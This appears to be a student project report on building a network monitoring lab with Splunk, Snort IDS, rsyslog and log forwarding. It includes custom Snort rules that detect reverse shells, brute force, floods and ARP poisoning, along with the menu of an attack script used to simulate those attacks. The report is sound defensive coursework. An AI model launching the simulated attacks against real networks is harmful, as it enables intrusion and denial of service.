
Traffic Monitoring Final Project

RELOADED >:)

Anthony Johnson and Swapon Dhar

Contents

Topology, Network and Log Tables




Machine	IP address	Role
Ubuntu1	192.168.1.100	Splunk server
Ubuntu2	192.168.1.101	Snort IDS and Syslog server
Windows server 2019	192.168.1.103	Domain Controller and DNS server
Windows 10	192.168.1.110	User Desktop in environement
Kali Linux	192.168.1.200	Threat Actor
vRouter	192.168.1.2	Honeypot DHCP server

Log Type	Sources
Snort IDS Alerts	Ubuntu2
Windows Event Logs	Windows 10, Windows server 2019
Syslog	Ubunt1, Ubuntu2, vRouter
Apache2	Ubuntu2

Splunk Server Setup on Ubuntu1

Update Repositories and Upgrade Packages:


First, we made sure our system was up to date by running ***sudo apt-get update*** and ***sudo apt-get upgrade***. This ensured that we had the latest packages and repositories ready for installation.



Create a Splunk Account and Download and Install Splunk Enterprise:


Next, we went ahead and created an account on the Splunk website. This step was necessary to access the free trial version of Splunk Enterprise.

Once our account was set up, we downloaded the .deb package for Splunk Enterprise from the Splunk website. With the package in hand, we installed it using the command ***sudo apt install ./[splunkpackage].deb***.




Accept the License Agreement an Start the Service:

After the installation, we navigated to the Splunk application file located in ***/opt/splunk/bin***. Here, we accepted the license agreement and started the Splunk service using ***sudo ./splunk start --accept-license*** This command not only accepted the license agreement but also initiated the Splunk service. We were also prompted to create an admin username and password.




Access Splunk Web Interface:


With the service up and running, we opened our web browser and visited http://localhost:8000. This directed us to the Splunk login page, where we logged in and proceed with further configuration.



Configure Forwarding and Receiving:


Once logged into the Splunk web interface, we navigated to Settings > Forwarding and Receiving. Here, we configured the receiving settings by selecting a port to listen for logs on and setting up the necessary configurations for data reception.






Installing Additional Dashboard Apps:

For better visualization and analysis, we also installed the Snort dashboard app and optionally considered installing a Windows Event Logs dashboard app. These apps provided us with specialized interfaces tailored to monitor Snort alerts and Windows event logs within Splunk.






Snort, Syslog Server and Splunk Forwarder on Ubuntu2

Installing Snort:

First, we updated Ubuntu2's repositories and upgraded the packages. Next, we installed Snort on Ubuntu2 with the command ***sudo apt install snort*.**



Backup and Customization of Snort Configuration:

To customize Snort for our specific needs, we backed up the original configuration file located at /etc/snort/snort.conf using sudo cp /etc/snort/snort.conf /etc/snort/snort.conf.back. Next, we cleared all preconfigured rules from the snort.conf file and verified their removal.

```
testuser@ubuntu2:/etc/snort$ ls
AUTHORS                  community-sid-msg.map  LICENSE           rules
classification.config    gen-msg.map            reference.config  sid-msg.map
testuser@ubuntu2:/etc/snort$ sudo cp snort.conf snort.conf.back
testuser@ubuntu2:/etc/snort$
```

```
73
74   # The include files commented below have been disabled
75   # because they are not available in the stock Debian
76   # rules. If you install the Sourcefire VRT please make
77   # sure you re-enable them again:
78
79   #remove preconfigured rules
80
81
82   ##################################################
     # Step #8: Customize your preprocessor and decoder alerts
erminal For more information, see README.decoder_preproc_rules
     ##################################################
```

Creating Custom Snort Rules:

Using this as a guideline, [The Basics - Snort 3 Rule Writing Guide], we created custom rules in the snort.conf file to detect various simulated attacks, including port scanning, SYN flood attacks, SSH and FTP brute-forcing, DHCP starvation, ARP poisoning, reverse shells on specific ports, suspicious ICMP traffic, and plaintext HTTP traffic.

```
# Rule to detect ICMP traffic
alert icmp any any -> $HOME_NET any (msg:"[!]Suspicious ICMP Traffic"; sid:10000001; rev:1; detection_filter:track by_dst,count 6,seconds 15;)

# Rules to detect port scanning
alert tcp any any -> $HOME_NET any (msg:"SCAN nmap "; flow:stateless; flags:FPU,12; reference:arachnids,30; classtype:attempted-recon; sid:1228; rev:7;)
alert tcp any any -> $HOME_NET any (msg:"SCAN nmap"; flow:stateless; flags:SRAFPU,12; reference:arachnids,144; classtype:attempted-recon; sid:625;
rev:7;)
alert tcp any any -> $HOME_NET any (msg:"SCAN FIN"; flow:stateless; flags:F,12; reference:arachnids,27; classtype:attempted-recon; sid:621; rev:7;)

# Rules to detect a DOS attack via ICMP
alert tcp $HOME_NET any -> $HOME_NET any (flags: S;msg:"[!]SYN Flood Attack";flow:stateless;sid:3;detection_filter:track by_dst,count 100,seconds 10;)

# Rule to detect SSH and Bruteforce attacks
alert tcp any any -> $HOME_NET 22 (msg:"[!]SSH Bruteforce Attack"; flags: S+; threshold: type both, track by_src, count 5, seconds 30; sid:10000010;
rev: 1;)
alert tcp any any -> $HOME_NET 21 (msg:"[!]FTP Bruteforce Attack"; flags: S+; threshold: type both, track by_src, count 5, seconds 30; sid:10000011;
rev: 1;)

# Rule to detect HTTP traffic
alert tcp $HOME_NET any -> $HOME_NET 8080 (content:"HTTP"; msg:"[!]Insecure HTTP Traffic"; sid:1000013; rev:005;)
alert tcp $HOME_NET any -> $HOME_NET any (content:"HTTP"; msg:"[!]Insecure HTTP Traffic"; sid:1000013; rev:005;)

# Rule to detect traffic on common Reverse Shell ports
alert tcp $HOME_NET 4444 -> $HOME_NET any (msg:"[!]Possible Reverse Shell on Port 4444"; flags:AS;sid:1000015; rev:1;)
alert tcp $HOME_NET 4445 -> $HOME_NET any (msg:"[!]Possible Reverse Shell on Port 4445"; flags:AS;sid:1000016; rev:1;)
alert tcp $HOME_NET 1337 -> $HOME_NET any (msg:"[!]Possible Reverse Shell on Port 1337"; flags:AS;sid:1000017; rev:1;)

# Rule to detect DHCP Starvation attack
alert udp any any -> any 67 (msg:"[!]Possible DHCP Starvation Attack"; content:"|01 01 06 00|"; sid:1000018; threshold:type limit, track by_src, count
5, seconds 30;)

# Rule to detect Arp poisoning
alert ( msg: "ARPSPOOF_UNICAST_ARP_REQUEST"; sid: 1; gid: 112; rev: 1; metadata: rule-type preproc ; classtype:protocol-command-decode; )
alert ( msg: "ARPSPOOF_ETHERFRAME_ARP_MISMATCH_SRC"; sid: 2; gid: 112; rev: 1; metadata: rule-type preproc ; classtype:bad-unknown; )
alert ( msg: "ARPSPOOF_ETHERFRAME_ARP_MISMATCH_DST"; sid: 3; gid: 112; rev: 1; metadata: rule-type preproc ; classtype:bad-unknown; )
alert ( msg: "ARPSPOOF_ARP_CACHE_OVERWRITE_ATTACK"; sid: 4; gid: 112; rev: 1; metadata: rule-type preproc ; classtype:bad-unknown; )
```

Configuring ARP Poisoning Rule and Testing Alerts:

For the ARP poisoning rule, we added preprocessor variables of IP to MAC bindings in the Snort configuration file. This enabled Snort to generate an alert if any of these bindings changed.

```
testuser@ubuntu2:/etc/snort/rules$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.1.100            ether   02:00:17:b4:93:0f   C                     ens160
192.168.1.200            ether   02:00:1c:f8:96:e2   C                     ens160
169.254.169.254                  (incomplete)                              ens160
192.168.1.2              ether   02:00:1a:db:44:a9   C                     ens160
192.168.1.103            ether   02:00:25:34:d3:4c   C                     ens160
_gateway                 ether   02:00:1a:db:44:a1   C                     ens160
testuser@ubuntu2:/etc/snort/rules$ ip a
```

```
# ARP spoof detection.  For more information, see the Snort Manual - Configuring Snort
- Preprocessors - ARP Spoof Preprocessor
# preprocessor arpspoof
# preprocessor arpspoof_detect_host: 192.168.40.1 f0:0f:00:f0:0f:00

preprocessor arpspoof
preprocessor arpspoof_detect_host: 192.168.1.1 02:00:1a:db:44:a1
preprocessor arpspoof_detect_host: 192.168.1.103 02:00:25:34:d3:4c
preprocessor arpspoof_detect_host: 192.168.1.100 02:00:17:b4:93:0f
preprocessor arpspoof_detect_host: 192.168.1.200 02:00:1c:f8:96:e2
preprocessor arpspoof_detect_host: 192.168.1.2   02:00:1a:db:44:a9
preprocessor arpspoof_detect_host: 192.168.1.101 02:00:17:b4:93:10
```

Detection Testing:

After configuring the rule and adding our rule to the snort.conf file, we conducted thorough testing to ensure the effectiveness of all the custom rules we created. This involved simulating each attack scenario to verify that Snort generated alerts appropriately. We started snort using then command ***snort -l /var/log/snort/ -A console -q -c /etc/snort/snort.conf -I ens160*** then fired off some attacks using ***METRO***, a bash script that Anton wrote for the project (https://github.com/adot8/metro)

```
583   # The include files commented below have been disabled
584   # because they are not available in the stock Debian
585   # rules. If you install the Sourcefire VRT please make
586   # sure you re-enable them again:
587
588   #remove preconfigured rules and add custom
589
590   include $RULE_PATH/custom.rules
591
```

```
 __  __ _____ _____ ____   ___ _ _
|  \/  | ____|_   _|  _ \ / _ \ | |
| |\/| |  _|   | | | |_) | | | | | |
| |  | | |___  | | |  _ <| |_| |_|_|
|_|  |_|_____| |_| |_| \_\\___/(_|_)


[1] SYN Flood
[2] SSH bruteforce
[3] DHCP Starvation
[4] MITM Arp Poisoning
[5] Windows Reverse Shell
[6] Exit

> ▌
```

```
02/27-17:15:19.791134  [**] [1:3:0] [!]SYN Flood Attack [**] [Priority: 0] {TCP} 192.168.1.200:35142 -> 192.168.1.100:80
02/27-17:15:21.271461  [**] [1:3:0] [!]SYN Flood Attack [**] [Priority: 0] {TCP} 192.168.1.110:1829 -> 192.168.1.100:9997
02/27-17:15:46.649098  [**] [1:10000010:1] [!]SSH Bruteforce Attack [**] [Priority: 0] {TCP} 192.168.1.200:58256 -> 192.168.1.100:22
02/27-17:16:25.820116  [**] [1:10000011:1] [!]FTP Bruteforce Attack [**] [Priority: 0] {TCP} 192.168.1.200:37310 -> 192.168.1.101:21
02/27-17:16:57.878300  [**] [1:1000018:0] [!]Possible DHCP Starvation Attack [**] [Priority: 0] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
02/27-17:16:58.319441  [**] [1:1000018:0] [!]Possible DHCP Starvation Attack [**] [Priority: 0] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
02/27-17:16:58.751603  [**] [1:1000018:0] [!]Possible DHCP Starvation Attack [**] [Priority: 0] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
02/27-17:16:59.183435  [**] [1:1000018:0] [!]Possible DHCP Starvation Attack [**] [Priority: 0] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
02/27-17:16:59.623450  [**] [1:1000018:0] [!]Possible DHCP Starvation Attack [**] [Priority: 0] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
02/27-17:17:13.601544  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
02/27-17:17:13.601565  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
02/27-17:17:13.601566  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
02/27-17:17:13.601584  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
02/27-17:17:13.601587  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
02/27-17:17:13.601588  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
02/27-17:17:13.601590  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
02/27-17:17:14.602093  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
02/27-17:17:14.602111  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
02/27-17:17:14.602113  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
02/27-17:17:14.602114  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
02/27-17:17:14.602116  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
02/27-17:17:14.602126  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
02/27-17:17:14.602137  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
02/27-17:18:12.367339  [**] [1:10000001:1] [!]Suspicious ICMP Traffic [**] [Priority: 0] {ICMP} 192.168.1.200 -> 192.168.1.103
02/27-17:19:07.206899  [**] [1:1000015:1] [!]Possible Reverse Shell on Port 4444 [**] [Priority: 0] {TCP} 192.168.1.200:4444 -> 192.168.1.101
:46160
02/27-17:19:29.275108  [**] [1:1000017:1] [!]Possible Reverse Shell on Port 1337 [**] [Priority: 0] {TCP} 192.168.1.200:1337 -> 192.168.1.101
:52598
```

Enabling and Configuring Rsyslog:

We enabled and started the rsyslog service using ***sudo systemctl enable rsyslog***, uncommented the TCP and UDP reception lines in the configuration file located at ***/etc/rsyslog.conf***, and included a line to create a folder for the syslog client based on its IP address. We also opened the ports 514 for both transport protocols on the host firewall with the command ***sudo ufw allow 514/tcp***.

```
testuser@ubuntu2:~$ sudo systemctl enable rsyslog
Synchronizing state of rsyslog.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable rsyslog
testuser@ubuntu2:~$ subl /etc/rsyslog.conf
testuser@ubuntu2:~$ sudo systemctl restart rsyslog.service
testuser@ubuntu2:~$ ss -antpl | grep 514
LISTEN   0        25               0.0.0.0:514          0.0.0.0:*
LISTEN   0        25                  [::]:514             [::]:*
testuser@ubuntu2:~$ sudo ufw allow 514/tcp
Rule added
Rule added (v6)
testuser@ubuntu2:~$ sudo ufw allow 514/udp
Rule added
Rule added (v6)
testuser@ubuntu2:~$ rsyslogd -f /etc/rsyslog.conf -N1
rsyslogd: version 8.2001.0, config validation run (level 1), master config /etc/rsyslog.conf
rsyslogd: End of config validation run. Bye.
testuser@ubuntu2:~$ sudo systemctl restart rsyslog.service
testuser@ubuntu2:~$
```

```
################
#### MODULES ####
################

module(load="imuxsock") # provides support for local system logging
#module(load="immark")  # provides --MARK-- message capability

# provides UDP syslog reception
module(load="imudp")
input(type="imudp" port="514")

# provides TCP syslog reception
module(load="imtcp")
input(type="imtcp" port="514")

$template remote-incoming-logs,"/var/log/
remotelogd/%HOSTNAME%/%PROGRAMNAME%.log"
*.* ?remote-incoming-logs
```

Installing and Configuring Splunk Forwarder:

Like the Splunk server setup with starting the service and accepting the license, we installed the Splunk forwarder on Ubuntu2. We added the Splunk server as a forwarder using the command ***./splunk add forward-server 192.168.1.100:9997***. Additionally, we configured the forwarder to monitor Apache2, Snort alerts, and syslog logs using the command ***./splunk add monitor <log location>***. Source names for each log were added in the ***/opt/splunkforwarder/etc/apps/search/local/inputs.conf*** file.

```
root@ubuntu2:/opt/splunkforwarder/bin# ./splunk add forward-server 192.168.1.100:9997
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
192.168.1.100:9997 forwarded-server already present
root@ubuntu2:/opt/splunkforwarder/bin# ./splunk add monitor /var/log/snort/alert
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Cannot create another input with the name "/var/log/snort/alert", one already exists.
root@ubuntu2:/opt/splunkforwarder/bin# ./splunk add monitor /var/log/apache2/
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Cannot create another input with the name "/var/log/apache2", one already exists.
root@ubuntu2:/opt/splunkforwarder/bin#
```

```
[monitor:///var/log/apache2]
disabled = false

[monitor:///var/log/apache2/access.log]
disabled = false

[monitor:///var/log/snort/alert]
disabled = false
index = main
sourcetype = snort_alert_full
source = snort

[monitor:///var/log/remotelogd/192.168.1.2]
disabled = false
sourcetype=cisco.ios

[monitor:///var/log/remotelogd/ubuntu2]
disabled = false
sourcetype=syslog
```

Creating Automation Script:

To ease the process of running Snort and Splunk, we created a simple bash script that could execute both commands with a single command. This script was then added as a cronjob to ensure it ran automatically on boot by running ***crontab -e*** followed by ***@reboot sudo (name_of_script)***

monitor

